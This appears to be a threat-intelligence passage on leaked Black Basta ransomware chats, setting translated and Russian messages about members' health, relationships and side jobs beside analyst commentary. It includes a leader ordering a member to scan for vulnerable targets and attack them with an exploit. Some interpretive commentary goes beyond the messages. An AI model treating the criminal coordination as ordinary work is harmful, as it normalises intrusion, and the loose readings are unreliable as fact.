2024-04-18 10:56:03, @usernamegg:matrix.bestflowers247.online, The main thing is to stay yourself and don't put on an act. 2024-04-18 10:56:08, @usernamegg:matrix.bestflowers247.online, Talk to her about intelligent topics. 2024-04-18 10:56:26, @usernamegg:matrix.bestflowers247.online, A man should be valued for his mind. 2024-04-18 10:56:33, @usernamegg:matrix.bestflowers247.online, They love with their ears.	2024-04-18 10:56:03, @usernamegg:matrix.bestflowers247.online, главное оставайся самим собой и ничего не строй 2024-04-18 10:56:08, @usernamegg:matrix.bestflowers247.online, поговори с ней на умные темы 2024-04-18 10:56:26, @usernamegg:matrix.bestflowers247.online, мужчину должны ценить за его ум 2024-04-18 10:56:33, @usernamegg:matrix.bestflowers247.online, они любят ушами

Conversational advice emphasized intellectual topics and sincere interaction for positive impressions with women. The discussion included the Russian expression 'women love with their ears,' reflecting ***gg***'s belief that eloquent words and intellectual conversation influenced women emotionally.

Female Visitor

Translated	Original Text
2024-02-07 17:56:23, @usernamegg:matrix.bestflowers247.online, Thanks to your idea, such a cutie came to me this weekend from your server capital. 2024-02-07 17:56:26, @usernamegg:matrix.bestflowers247.online, I can send photos. 2024-02-07 17:56:30, @usernamegg:matrix.bestflowers247.online, Absolutely amazing. 2024-02-07 17:56:35, @usernamegg:matrix.bestflowers247.online, Such a sweetheart there.	2024-02-07 17:56:23, @usernamegg:matrix.bestflowers247.online, благодари твоей идеи ко мне в выхи с твоей серверной столицы такая малышка приехала 2024-02-07 17:56:26, @usernamegg:matrix.bestflowers247.online, могу фотки прислать 2024-02-07 17:56:30, @usernamegg:matrix.bestflowers247.online, ахуееть просто 2024-02-07 17:56:35, @usernamegg:matrix.bestflowers247.online, там такая милачка

Private conversations show a member's introduction to a woman through colleague referrals and advice. Comments suggest her appearance aligned with his preferences.

Discussing Impressions of a TV Drama

Translated	Original Text
2023-12-07 17:24:10, @usernamecc:matrix.bestflowers247.online, I watched episode 6. Intense. Felt really sorry for the girl. 2023-12-07 17:24:18, @usernamegg:matrix.bestflowers247.online, Yeah. 2023-12-07 17:24:32, @usernamegg:matrix.bestflowers247.online, Did she go out the window? 2023-12-07 17:24:37, @usernamegg:matrix.bestflowers247.online, I didn’t understand at the end anymore. 2023-12-07 17:24:44, @usernamegg:matrix.bestflowers247.online, Like shame. 2023-12-07 17:24:49, @usernamegg:matrix.bestflowers247.online, But she pushed back really hard. 2023-12-07 17:24:53, @usernamegg:matrix.bestflowers247.online, Everything would have been fine. 2023-12-07 17:25:05, @usernamegg:matrix.bestflowers247.online, Her parents should have supported her, but they messed her up with nonsense.	2023-12-07 17:24:10, @usernamecc:matrix.bestflowers247.online, посмотрел я серию 6. жостко. девку жалко пиздец 2023-12-07 17:24:18, @usernamegg:matrix.bestflowers247.online, да 2023-12-07 17:24:32, @usernamegg:matrix.bestflowers247.online, она вышла в окно? 2023-12-07 17:24:37, @usernamegg:matrix.bestflowers247.online, в конце не понял уже 2023-12-07 17:24:44, @usernamegg:matrix.bestflowers247.online, позор типа 2023-12-07 17:24:49, @usernamegg:matrix.bestflowers247.online, так то прогнала она жестко 2023-12-07 17:24:53, @usernamegg:matrix.bestflowers247.online, все нормально было бы 2023-12-07 17:25:05, @usernamegg:matrix.bestflowers247.online, родители должны были поддержать а они хуйню прогнали ей

2023-12-07 17:25:18, @usernamecc:matrix.bestflowers247.online, Well, like she was standing on the window, either she went out or it'll be clear in the next episode… I think she did. Her parents, of course, instead of supporting her. 2023-12-07 17:25:31, @usernamecc:matrix.bestflowers247.online, Yeah yeah… her parents were completely indifferent.	2023-12-07 17:25:18, @usernamecc:matrix.bestflowers247.online, ну типа стояла на окне, либо выйдет либо в следующей серии будет понятно.. думаю вышла. родители конечно у нее, нет чтобы поддержать 2023-12-07 17:25:31, @usernamecc:matrix.bestflowers247.online, да да.. родители максимально безразличные

Members discussed TV dramas and shared viewing impressions. Conversations explored values regarding parental support for children.

Complaining About a Close Female Friend Seeking a Serious Relationship

Translated	Original Text
2024-06-13 19:22:33, @usernameyy:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> So how are things with you? Here it's some kind of fuss, some kind of serious talks. 2024-06-13 19:22:39, @usernameyy:matrix.bestflowers247.online, I don't understand at all what she wants. 2024-06-13 19:22:49, @usernamegg:matrix.bestflowers247.online, Who? 2024-06-13 19:22:51, @usernamegg:matrix.bestflowers247.online, Her? 2024-06-13 19:22:54, @usernameyy:matrix.bestflowers247.online, Yeah. 2024-06-13 19:23:19, @usernamegg:matrix.bestflowers247.online, Well, that's normal. 2024-06-13 19:23:25, @usernamegg:matrix.bestflowers247.online, Her age is catching up with her. [omitted] 2024-06-13 19:24:00, @usernamegg:matrix.bestflowers247.online, *She needs a serious relationship. 2024-06-13 19:24:06, @usernameyy:matrix.bestflowers247.online, And also, apparently, someone who will pay for everything, I still don't fully get it :)) 2024-06-13 19:24:11, @usernamegg:matrix.bestflowers247.online, She'll be talking about that more and more.	2024-06-13 19:22:33, @usernameyy:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> ну как там у тебя дела? тут суета какая то, разговоры какие то серьезные 2024-06-13 19:22:39, @usernameyy:matrix.bestflowers247.online, ниче не понимаю че хочет 2024-06-13 19:22:49, @usernamegg:matrix.bestflowers247.online, кто? 2024-06-13 19:22:51, @usernamegg:matrix.bestflowers247.online, она? 2024-06-13 19:22:54, @usernameyy:matrix.bestflowers247.online, ага 2024-06-13 19:23:19, @usernamegg:matrix.bestflowers247.online, ну это нормально 2024-06-13 19:23:25, @usernamegg:matrix.bestflowers247.online, у нее возраст поджимает [omitted] 2024-06-13 19:24:00, @usernamegg:matrix.bestflowers247.online, * ей нужны серьездные отношения 2024-06-13 19:24:06, @usernameyy:matrix.bestflowers247.online, а еще, видимо, тот, кто будет оплачивать всё, я еще не до конца понял)) 2024-06-13 19:24:11, @usernamegg:matrix.bestflowers247.online, она будет об этом все больше

2024-06-13 19:24:22, @usernamegg:matrix.bestflowers247.online, > <@usernameyy:matrix.bestflowers247.online> And also, apparently, someone who will pay for everything, I still don’t fully get it :)) That goes without saying. 2024-06-13 19:24:38, @usernamegg:matrix.bestflowers247.online, What did you expect. 2024-06-13 19:24:45, @usernameyy:matrix.bestflowers247.online, No way, she’s a total high-maintenance girl, I can’t handle that. 2024-06-13 19:25:02, @usernamegg:matrix.bestflowers247.online, Well then, enjoy yourself.	2024-06-13 19:24:22, @usernamegg:matrix.bestflowers247.online, > <@usernameyy:matrix.bestflowers247.online> а еще, видимо, тот, кто будет оплачивать всё, я еще не до конца понял)) это само собой 2024-06-13 19:24:38, @usernamegg:matrix.bestflowers247.online, а как ты хотел 2024-06-13 19:24:45, @usernameyy:matrix.bestflowers247.online, нифига, это мажорка лютая, я не потяну 2024-06-13 19:25:02, @usernamegg:matrix.bestflowers247.online, ну тогда кайфкй

This exchange reflects differing perspectives on romantic relationships and positional distance between members. ***gg*** views partner expectations for "serious relationships" as natural age-related progression, showing no particular concern. Meanwhile, ***yy*** perceives "celebrity lifestyle" and "payment demands" as burdens, expressing confusion about status differences. Statements like "that's natural" and "just enjoy it" from ***gg*** suggest detached acceptance rather than empathy or comfort. The interaction reveals compartmentalized personal relationships lacking emotional connection rather than trust-sharing between leaders.

Conversations about Health

Health and Daily Life #1

Translated	Original Text
2024-05-03 09:01:51, @usernamegg:matrix.bestflowers247.online, In the morning I take the kids to kindergarten and school, then the gym. 2024-05-03 09:01:55, @usernamegg:matrix.bestflowers247.online, And to work by 10. 2024-05-03 09:01:58, @usernamegg:matrix.bestflowers247.online, Consistent. 2024-05-03 09:02:17, @usernamegg:matrix.bestflowers247.online, *In the morning I take the kids to kindergarten and school, then I go to the gym. 2024-05-03 09:02:22, @nickolas:talks.icu, Discipline :-) 2024-05-03 09:02:30, @usernamegg:matrix.bestflowers247.online, D – Discipline. S – Stability :) 2024-05-03 09:02:49, @nickolas:talks.icu, Yeah :) But I can't wake up early since I came here, I stay up until about 3 a.m. 2024-05-03 09:03:11, @usernamegg:matrix.bestflowers247.online, Well, that's normal. 2024-05-03 09:03:47, @nickolas:talks.icu, I've been skipping the gym for the second week =) I also have morning workouts, and damn, just waking up and running straight to training is kind of tough. I want to warm up slowly, have a snack :) [omitted] 2024-05-03 09:04:25, @usernamegg:matrix.bestflowers247.online, Did you lose a few kilos? 2024-05-03 09:04:39, @nickolas:talks.icu, Lost – gained – lost again :) 2024-05-03 09:04:52, @usernamegg:matrix.bestflowers247.online, Yeah, yesterday there was one step you needed to take. 2024-05-03 09:04:58, @nickolas:talks.icu, It's all about diet, but I love to eat and drink cola :)	2024-05-03 09:01:51, @usernamegg:matrix.bestflowers247.online, с утра детей в садики и школы потом зал 2024-05-03 09:01:55, @usernamegg:matrix.bestflowers247.online, и на работу к 10 2024-05-03 09:01:58, @usernamegg:matrix.bestflowers247.online, стабильно 2024-05-03 09:02:17, @usernamegg:matrix.bestflowers247.online, * с утра детей в садики и школы, потом я в зал 2024-05-03 09:02:22, @nickolas, talks.icu, системность :-) 2024-05-03 09:02:30, @usernamegg:matrix.bestflowers247.online, с - стабильность) 2024-05-03 09:02:49, @nickolas, talks.icu, ага) а я чет рано не могу проснуться как пришел сюда, засиживаюсь тут часов до 3х. 2024-05-03 09:03:11, @usernamegg:matrix.bestflowers247.online, ну это нормально 2024-05-03 09:03:47, @nickolas, talks.icu, прогуливаю зал уже вторую неделю =) У меня тоже по утрам тренеровки, и пздц, просто просыпаешься и бежать сразу на тренеровку как то тяжеловато.Хочется раскачаться, перекусить) [omitted] 2024-05-03 09:04:25, @usernamegg:matrix.bestflowers247.online, ты сбросил несколько кг? 2024-05-03 09:04:39, @nickolas, talks.icu, Сбросил - набрал- сбросил) 2024-05-03 09:04:52, @usernamegg:matrix.bestflowers247.online, да, вчера один шаг нужно было сделать 2024-05-03 09:04:58, @nickolas, talks.icu, все дело в питании, а я люблю по жрать и коллой выпить)

Group members maintain daily routines and health management practices. Conversations about school drop-offs and gym workouts reveal conventional lifestyle patterns alongside ransomware operations.

Health and Daily Life #2

Translated	Original Text
2023-12-12 22:44:55, @usernamegg:matrix.bestflowers247.online, Here the child got sick, and in the morning I need to let my wife go somewhere. 2023-12-12 22:45:18, @usernamess:matrix.bestflowers247.online, Family hustle (((2023-12-12 22:45:22, @usernamegg:matrix.bestflowers247.online, Will you take the driver? 2023-12-12 22:45:45, @usernamess:matrix.bestflowers247.online, He’ll take me to the notary. Tomorrow he has a CT scan at the hospital. 2023-12-12 22:45:58, @usernamegg:matrix.bestflowers247.online, Hopefully I won’t catch anything myself, ate onions and garlic, lying here smelling fragrant :)	2023-12-12 22:44:55, @usernamegg:matrix.bestflowers247.online, тут ребенок заболел а с утра надо жонушку куда то отпустить 2023-12-12 22:45:18, @usernamess:matrix.bestflowers247.online, семейная суета (((2023-12-12 22:45:22, @usernamegg:matrix.bestflowers247.online, водителя возмеш? 2023-12-12 22:45:45, @usernamess:matrix.bestflowers247.online, он меня до нотариуса довезет. ему на КТ завтра в больничку 2023-12-12 22:45:58, @usernamegg:matrix.bestflowers247.online, самому бы не подхватить ничего, лука наелся и чеснока лежу благаухаю)

Members discuss family matters and scheduling challenges in their daily lives. Conversations cover typical domestic concerns including children's illnesses, spouse transportation, and driver arrangements. Medical topics such as CT scans also appear, indicating health-related issues among participants. These exchanges reveal personal and routine aspects of group members' lives.

Health and Daily Life #3

Translated	Original Text
2024-06-04 16:12:07, @usernamegg:matrix.bestflowers247.online, You'll automate this process faster. 2024-06-04 16:12:30, @usernameyy:matrix.bestflowers247.online, Does this need to be done today? 2024-06-04 16:12:31, @usernamegg:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> sent a file. Here's the exploit. 2024-06-04 16:12:40, @usernamegg:matrix.bestflowers247.online, > <@usernameyy:matrix.bestflowers247.online> Does this need to be done today? Of course. 2024-06-04 16:12:42, @usernamegg:matrix.bestflowers247.online, Now. 2024-06-04 16:12:52, @usernamegg:matrix.bestflowers247.online, You need to look for vulnerable targets and hit them with the exploit. 2024-06-04 16:13:08, @usernamegg:matrix.bestflowers247.online, I'm also tired and I still need to go to the gym. 2024-06-04 16:13:12, @usernamegg:matrix.bestflowers247.online, At home, my wife and kids. 2024-06-04 16:13:22, @usernamegg:matrix.bestflowers247.online, Plus my girlfriend came, she's sitting and waiting for me alone. 2024-06-04 16:13:23, @usernamegg:matrix.bestflowers247.online, Reverse. 2024-06-04 16:13:27, @usernamegg:matrix.bestflowers247.online, Tons of things to do. 2024-06-04 16:13:29, @usernameyy:matrix.bestflowers247.online, Okay, okay :)	2024-06-04 16:12:07, @usernamegg:matrix.bestflowers247.online, ты быстрее атвоматизируешь этот процесс 2024-06-04 16:12:30, @usernameyy:matrix.bestflowers247.online, это сегодня надо сделать? 2024-06-04 16:12:31, @usernamegg:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> sent a file. вот сплойт 2024-06-04 16:12:40, @usernamegg:matrix.bestflowers247.online, > <@usernameyy:matrix.bestflowers247.online> это сегодня надо сделать? конечно 2024-06-04 16:12:42, @usernamegg:matrix.bestflowers247.online, сейчас 2024-06-04 16:12:52, @usernamegg:matrix.bestflowers247.online, искать надо уязвимые и пробивать сплойтом 2024-06-04 16:13:08, @usernamegg:matrix.bestflowers247.online, у меня тоже усталось и мне надо езе спорт зал 2024-06-04 16:13:12, @usernamegg:matrix.bestflowers247.online, дома жена и дети 2024-06-04 16:13:22, @usernamegg:matrix.bestflowers247.online, плюс девушка приехал сидит меня ждет одна 2024-06-04 16:13:23, @usernamegg:matrix.bestflowers247.online, ревер 2024-06-04 16:13:27, @usernamegg:matrix.bestflowers247.online, дел кучу 2024-06-04 16:13:29, @usernameyy:matrix.bestflowers247.online, всё, всё)

Personal discussions during operational planning reveal expressions of fatigue and complex interpersonal relationships. Members acknowledge family commitments while referencing other romantic connections, emphasizing work participation despite personal complications. This pattern demonstrates compartmentalization between duties and private affairs.

Health and Daily Life #4

Translated	Original Text
2024-06-20 19:21:23, @lincoln:artronica.rocks, I just kill 20 minutes. 2024-06-20 19:21:25, @usernamegg:matrix.bestflowers247.online, I understand. 2024-06-20 19:21:27, @usernamegg:matrix.bestflowers247.online, A pain in the ass. 2024-06-20 19:21:29, @lincoln:artronica.rocks, That's how I rest when the spam is running. 2024-06-20 19:21:36, @lincoln:artronica.rocks, Otherwise, by the end of the day my head is already spinning.	2024-06-20 19:21:23, @lincoln:artronica.rocks, просто я по 20 минут убиваю 2024-06-20 19:21:25, @usernamegg:matrix.bestflowers247.online, я понимаю 2024-06-20 19:21:27, @usernamegg:matrix.bestflowers247.online, геморой 2024-06-20 19:21:29, @lincoln:artronica.rocks, так отдыхаю когда спам идет 2024-06-20 19:21:36, @lincoln:artronica.rocks, а то голова уже кругом под конец дня

The conversation reveals signs of significant mental fatigue after daily activities. Continuous stress and cognitive load from complex tasks indicate advancing psychological exhaustion.

Health and Daily Life #5

Translated	Original Text
2023-12-06 13:49:08, @cameron777:matrix.bestflowers247.online, Just yesterday things went badly, I hardly slept again...	2023-12-06 13:49:08, @cameron777:matrix.bestflowers247.online, tolko vchera xrenogo vishlo ne spal pochti opyat'...

Members report declining sleep quality and insomnia issues. The term "again" indicates recurring problems. Extended work hours and psychological stress likely contribute to these sleep disorders.

Health and Daily Life #6

Translated	Original Text
2024-04-18 11:07:31, @usernamegg:matrix.bestflowers247.online, One of mine sat so long that hemorrhoids started acting up. 2024-04-18 11:07:34, @usernamegg:matrix.bestflowers247.online, I sent him home.	2024-04-18 11:07:31, @usernamegg:matrix.bestflowers247.online, у меня один досиделся что геморой полез 2024-04-18 11:07:34, @usernamegg:matrix.bestflowers247.online, отправил его домой

Extended harsh working conditions cause health problems among members. ***gg*** responds by sending symptomatic members home, demonstrating health management practices.

Health and Daily Life #7

Translated	Original Text
2024-04-13 20:08:53, @usernamegg:matrix.bestflowers247.online, I’m going to sleep now) This week was fucking crazy, I squeezed my guys dry like little lemons.	2024-04-13 20:08:53, @usernamegg:matrix.bestflowers247.online, сейчас спать пойду уже) неделя пиздец была я своих выжал как лимончики

Discussions emphasize excessive workload and severe mental exhaustion. The metaphor of being "squeezed like a lemon" visually depicts complete energy depletion. These descriptions illustrate how excessive demands create organizational burnout.

Health and Daily Life #8

Translated	Original Text
2024-03-21 06:12:03, @usernamegg:matrix.bestflowers247.online, They fixed my damn nose. 2024-03-21 06:12:11, @usernamegg:matrix.bestflowers247.online, It’s breathing. 2024-03-21 06:12:17, @usernamenn:matrix.bestflowers247.online, Is it breathing better? 2024-03-21 06:12:26, @usernamegg:matrix.bestflowers247.online, The right side. 2024-03-21 06:13:07, @usernamenn:matrix.bestflowers247.online, They told me my septum is fine, but still I breathe poorly because of a runny nose, sometimes the left side, sometimes the right. 2024-03-21 06:13:27, @usernamenn:matrix.bestflowers247.online, But my runny nose is chronic.	2024-03-21 06:12:03, @usernamegg:matrix.bestflowers247.online, нос ебать сделали мне 2024-03-21 06:12:11, @usernamegg:matrix.bestflowers247.online, дышит 2024-03-21 06:12:17, @usernamenn:matrix.bestflowers247.online, лучше стал дышать? 2024-03-21 06:12:26, @usernamegg:matrix.bestflowers247.online, правая часть 2024-03-21 06:13:07, @usernamenn:matrix.bestflowers247.online, мне сказали что у меня все норм с перегородками, но при этом я дышу плохо из за насморка то левая то правая сторона 2024-03-21 06:13:27, @usernamenn:matrix.bestflowers247.online, но у меня насморк хронический

Members discuss nasal surgery for breathing improvement and chronic sinusitis issues. Open health discussions indicate relationships allowing daily concern sharing.

Health and Daily Life #9

Translated	Original Text
2024-03-21 10:10:59, @n3auxaxl, matrix.collectionofmanager.space, I want to rest, not think about work at all, I think I burned out, I can't concentrate on the task, everything will be ready by Monday, I'll be back on Saturday and continue doing everything 2024-03-21 10:11:18, @n3auxaxl, matrix.collectionofmanager.space, I'll be back Saturday morning [omitted] 2024-03-21 10:50:53, @usernamegg, matrix.bestflowers247.online, hi 2024-03-21 10:50:54, @usernamegg, matrix.bestflowers247.online, got it 2024-03-21 10:51:03, @usernamegg, matrix.bestflowers247.online, do something for your health 2024-03-21 10:51:07, @usernamegg, matrix.bestflowers247.online, go for recovery 2024-03-21 10:51:18, @usernamegg, matrix.bestflowers247.online, you'll feel such a boost) [omitted] 2024-03-21 12:43:02, @n3auxaxl, matrix.collectionofmanager.space, like IV drips? 2024-03-21 12:43:22, @n3auxaxl, matrix.collectionofmanager.space, it's purely concentration, I read one thing and fuck, immediately switch to another 2024-03-21 12:43:24, @n3auxaxl, matrix.collectionofmanager.space, well in the process 2024-03-21 12:43:35, @n3auxaxl, matrix.collectionofmanager.space, and in the end I go off the rails, fuck knows where, crazy 2024-03-21 12:44:14, @n3auxaxl, matrix.collectionofmanager.space, > <@usernamegg:matrix.bestflowers247.online> do something for your health I'm thinking maybe go somewhere in the fresh air, like a forest, something like that, they say it helps to rest your head	2024-03-21 10:10:59, @n3auxaxl, matrix.collectionofmanager.space, Привет, кароче я сегодня и завтра в оффе, хочу отдохнуть, о работе вообще не думать, а то выгорел походу, не могу сконцентрироваться на задаче, в понедельник все будет готово, вернусь в субботу и продолжу все делать 2024-03-21 10:11:18, @n3auxaxl, matrix.collectionofmanager.space, Буду в субботу утром [omitted] 2024-03-21 10:50:53, @usernamegg, matrix.bestflowers247.online, привет 2024-03-21 10:50:54, @usernamegg, matrix.bestflowers247.online, принял 2024-03-21 10:51:03, @usernamegg, matrix.bestflowers247.online, сделай что нибудь по здоровью себе 2024-03-21 10:51:07, @usernamegg, matrix.bestflowers247.online, на востановление пойдешь 2024-03-21 10:51:18, @usernamegg, matrix.bestflowers247.online, почувствуешь какой подъем будет) [omitted] 2024-03-21 12:43:02, @n3auxaxl, matrix.collectionofmanager.space, типо капельницы? 2024-03-21 12:43:22, @n3auxaxl, matrix.collectionofmanager.space, тут чисто концентрация, читаю за одно и блять тупо переключаюсь сразу на другое 2024-03-21 12:43:24, @n3auxaxl, matrix.collectionofmanager.space, ну в процессе 2024-03-21 12:43:35, @n3auxaxl, matrix.collectionofmanager.space, и в итоге ухожу хуй пойми в какую степь жесть 2024-03-21 12:44:14, @n3auxaxl, matrix.collectionofmanager.space, > <@usernamegg:matrix.bestflowers247.online> сделай что нибудь по здоровью себе думаю может куда то выехать на свежий воздух, типо лес, что то такое, говорят помогает отдохнуть головой

Members experience mental fatigue and concentration difficulties, prompting health recovery advice exchanges. Discussions include nature-based rest options, indicating organizational recognition of mental health importance. The need for psychological stability to maintain sustained productivity becomes evident. Extended work hours create severe exhaustion regardless of operational context, demonstrating universal human limitations in high-stress environments.

Drug, Substance Use, and Health Status

Translated	Original Text
2023-09-26 17:08:45, @usernamevv:matrix.bestflowers247.online, yeah, it would be fucking great to smoke a hookah))) 2023-09-26 17:10:41, @usernamenn:matrix.bestflowers247.online, need to catch Timka to unload updates, by now it must have piled up like crazy 2023-09-26 17:33:37, @usernamegg:matrix.bestflowers247.online, has it already started? 2023-09-26 17:33:42, @usernamegg:matrix.bestflowers247.online, you’re sick 2023-09-26 17:33:45, @usernamegg:matrix.bestflowers247.online, what hookah for you 2023-09-26 17:33:48, @usernamegg:matrix.bestflowers247.online, get well [omitted] 2023-09-26 17:34:16, @usernamevv:matrix.bestflowers247.online, well, I haven’t smoked for 2 days already	2023-09-26 17:08:45, @usernamevv:matrix.bestflowers247.online, да еще бы калик покурить заебись было бы))) 2023-09-26 17:10:41, @usernamenn:matrix.bestflowers247.online, нужно тимку выцепить, что бы снять с ним обновления там уже ебать наверно накапало ебааать как дохуя 2023-09-26 17:33:37, @usernamegg:matrix.bestflowers247.online, уже началось? 2023-09-26 17:33:42, @usernamegg:matrix.bestflowers247.online, ты же болен 2023-09-26 17:33:45, @usernamegg:matrix.bestflowers247.online, какой тебе калик 2023-09-26 17:33:48, @usernamegg:matrix.bestflowers247.online, поправляйся [omitted] 2023-09-26 17:34:16, @usernamevv:matrix.bestflowers247.online, дак вот не курю 2 день уже

An ill member expresses desire for recreational substances despite health issues. A colleague warns against shisha use, but receives responses suggesting dependency. This pattern indicates possible tobacco addiction.

Alcohol Consumption and Sleep

Translated	Original Text
2024-05-25 13:37:23, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> How are you doing? * Everything’s fine, yesterday I relieved some tension in the evening, drank two shots of cold Absolut for the first time in two years, and slept soundly.	2024-05-25 13:37:23, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> Как у тебя дела? * все хорошо, вчера напряжение вечером снимал, выпил первый раз за два года два шота холодного абсолюта и крепко уснул

A member reports drinking Absolut vodka for refreshment after a two-year abstinence from alcohol.

Sleep Deprivation #1

Translated	Original Text
2023-11-23 16:12:38, @usernamenn:matrix.bestflowers247.online, Fuck, I slept for a shitload of hours. 2023-11-23 16:12:46, @usernamegg:matrix.bestflowers247.online, What’s up? 2023-11-23 16:12:54, @usernamenn:matrix.bestflowers247.online, Yeah, I finally caught up on all that crap. 2023-11-23 16:13:00, @usernamenn:matrix.bestflowers247.online, I just hadn’t been getting enough sleep before.	2023-11-23 16:12:38, @usernamenn:matrix.bestflowers247.online, пиздец я поспал дохуя часов 2023-11-23 16:12:46, @usernamegg:matrix.bestflowers247.online, что такое? 2023-11-23 16:12:54, @usernamenn:matrix.bestflowers247.online, да выспался за всю хуйню 2023-11-23 16:13:00, @usernamenn:matrix.bestflowers247.online, до этого не высыпался прост

Sleep Deprivation #2

Translated	Original Text
2023-09-28 17:52:47, @w, matrixtcFJHPDblmt2rg.network, That’s it, you can upload it there, I’ll step away for 5 minutes. 2023-09-28 17:52:49, @w, matrixtcFJHPDblmt2rg.network, I’ll be back soon. 2023-09-28 17:53:09, @w, matrixtcFJHPDblmt2rg.network, I’m going to bed earlier today, since I barely slept, only about 4 hours.	2023-09-28 17:52:47, @w, matrixtcFJHPDblmt2rg.network, все, можешь грузить туда, отойду на минут 5 2023-09-28 17:52:49, @w, matrixtcFJHPDblmt2rg.network, скоро буду 2023-09-28 17:53:09, @w, matrixtcFJHPDblmt2rg.network, я сегодня пораньше пойду спать, а то не почти не поспал, часа 4 всего

The chat logs document multiple sleep deprivation complaints from members. Late-night conversations persist throughout the chat logs, though less intensive than daytime activity, indicating members regularly sacrifice sleep for work continuation.

Expectations for the Younger Generation

Expectations for a Young Member

Translated	Original Text
2023-12-19 21:36:41, @usernamegg:matrix.bestflowers247.online, Yes, you are talented and you need to develop it… you have an aptitude for these things, that’s very valuable. I’m already old) I want less and less of anything, but when I see young people like you with eyes burning with passion, I also start to move)	2023-12-19 21:36:41, @usernamegg:matrix.bestflowers247.online, да, ты талантливый и надо это развивать… у тебя предрасположенность к этим делам, это дорогого стоит. я уже старый) мне уже все меньше и меньше что то хочется, но когда я вижу вот таких молодых с горящими глазами я тоже начинаю двигаться)

gg describes declining motivation with age, yet renewed vitality through exposure to younger generation's enthusiasm. Comments reflect positive attitudes toward intergenerational exchange and youthful energy.

Bonds from Childhood

Referring to Childhood Friends

Translated	Original Text
2023-11-10 22:15:06, @usernamegg:matrix.bestflowers247.online, That’s his friend since childhood 2023-11-10 22:15:11, @usernamegg:matrix.bestflowers247.online, Basically, we’ve all been tied together here for a long time) 2023-11-10 22:15:15, @usernamegg:matrix.bestflowers247.online, No details)	2023-11-10 22:15:06, @usernamegg:matrix.bestflowers247.online, друг это его с детства 2023-11-10 22:15:11, @usernamegg:matrix.bestflowers247.online, короче мы тут все повязаны давно) 2023-11-10 22:15:15, @usernamegg:matrix.bestflowers247.online, без подробностей)

The chat logs reference long-term intimate relationships and strong interpersonal bonds within the organization. These exchanges suggest connections extending beyond operational collaboration.

Work-Related Conversations among Members

A Double Life with Another Job

Translated	Original Text
2023-12-20 13:54:48, @usernamegg:matrix.bestflowers247.online, It feels like you come here after your white job. 2023-12-20 13:55:35, @tinker:matrix.bestflowers247.online, What do you mean feels like? I've told you this. More than once. 2023-12-20 13:56:19, @tinker:matrix.bestflowers247.online, Back at Horsa, where I worked before you, it was the same thing - I told him a hundred times, and only a year later he was like, oh, so you actually have a second job!! 2023-12-20 13:56:50, @tinker:matrix.bestflowers247.online, If you take me into pentesting and phishing - I'll come earlier.	2023-12-20 13:54:48, @usernamegg:matrix.bestflowers247.online, такое ощущение что ты приходишь после белой работы сюда) 2023-12-20 13:55:35, @tinker:matrix.bestflowers247.online, в смысле ощущение? Я же тебе это говорил. И не раз 2023-12-20 13:56:19, @tinker:matrix.bestflowers247.online, Вот в хорса, где я работал до тебя такая же была тема - сто раз ему говорил, а он только через год - такой - так у тебя же работа вторая!! 2023-12-20 13:56:50, @tinker:matrix.bestflowers247.online, возьмёшь в пентест и фиш - буду раньше приходить)

tinker explicitly acknowledges conducting Black Basta operations alongside other employment. Despite this dual lifestyle becoming routine, past experiences of insufficient understanding from peers emerge in discussions. Negotiations propose flexible participation schedules for specific roles such as penetration testing or phishing activities. These exchanges indicate operational involvement functions as supplementary income activity.

Working as a Freelancer

Translated	Original Text
2023-12-20 15:37:19, @usernamegg:matrix.bestflowers247.online, Are you working in a government structure? [omitted] 2023-12-20 15:38:10, @tinker:matrix.bestflowers247.online, Nope, freelancing.	2023-12-20 15:37:19, @usernamegg:matrix.bestflowers247.online, ты в гос структуре работаешь? [omitted] 2023-12-20 15:38:10, @tinker:matrix.bestflowers247.online, Неа, во фрилансе

gg asked ***tinker*** about his occupation, and the reply was "I work as a freelancer." This suggests that, in addition to criminal activities, he also has a legitimate occupation.

Collapse of Human Relationships

Asking about Contact with Horus

Translated	Original Text
2023-12-20 15:39:57, @tinker:matrix.bestflowers247.online, I hope you're not in contact with Horus, because he himself cut me and the entire team of analysts without warning, and then he even goes around saying that I'm an FSB agent. 2023-12-20 15:40:42, @tinker:matrix.bestflowers247.online, But that's either from salts (not my theory), or in his old age he's decided to get stubborn, and now he sees epaulettes everywhere.	2023-12-20 15:39:57, @tinker:matrix.bestflowers247.online, Вы с хорсом, надеюсь не общаетесь, а то он сам меня и всю команду аналитиков сократил без предупреждения, а потом ещё затирает, что я ФСБшник. 2023-12-20 15:40:42, @tinker:matrix.bestflowers247.online, Но это у него толи соли (не моя теория), толи на старости лет решил на принцип пойти, и теперь везде погоны видит.

Horus served as a Conti ransomware group member who confirmed ***tinker***'s affiliation. Horus suddenly dismissed the team and spread claims about ***tinker*** being "connected to the FSB (Russian Federal Security Service)." ***tinker*** expresses dissatisfaction with these allegations. These exchanges reveal internal conflicts and conspiracy-related suspicions within the groups.

Horus Appearing Changed

Translated	Original Text
2023-12-20 15:49:00, @tinker:matrix.bestflowers247.online, I don't know what happened to him. As if the person was simply replaced. He used to be awesome - stood up for his people, did everything wisely. [omitted] And at the end of 2022 something just snapped. 2023-12-20 15:49:11, @tinker:matrix.bestflowers247.online, Sorry for bursting out with such a tome. 2023-12-20 15:49:14, @tinker:matrix.bestflowers247.online, it's just a painful subject.	2023-12-20 15:49:00, @tinker:matrix.bestflowers247.online, Я не знаю, что с ним случилось. Как будто человека просто подменили. Он офигенный был - за своих людей стоял, всё делал по уму. [omitted] И в конце 2022го что-то просто хряснуло. 2023-12-20 15:49:11, @tinker:matrix.bestflowers247.online, Сорян, что таким талмудом разродился 2023-12-20 15:49:14, @tinker:matrix.bestflowers247.online, просто больная тема

tinker reports sudden changes in colleague Horus, describing relationship deterioration. Emotional language indicates significant personal impact from this breakdown.

3.2 References to War and Politics

The leaked chat logs reveal war and conflict impacts on individual members. Regional warfare affects members' psychological states as national tensions create personal stress. Some members relocate due to conflict conditions, demonstrating unavoidable geopolitical influences. These patterns show how international instability affects organizational operations regardless of cyber criminals like Black Basta.

Hopes for the End of the War

Desire for War’s End #1

Translated	Original Text
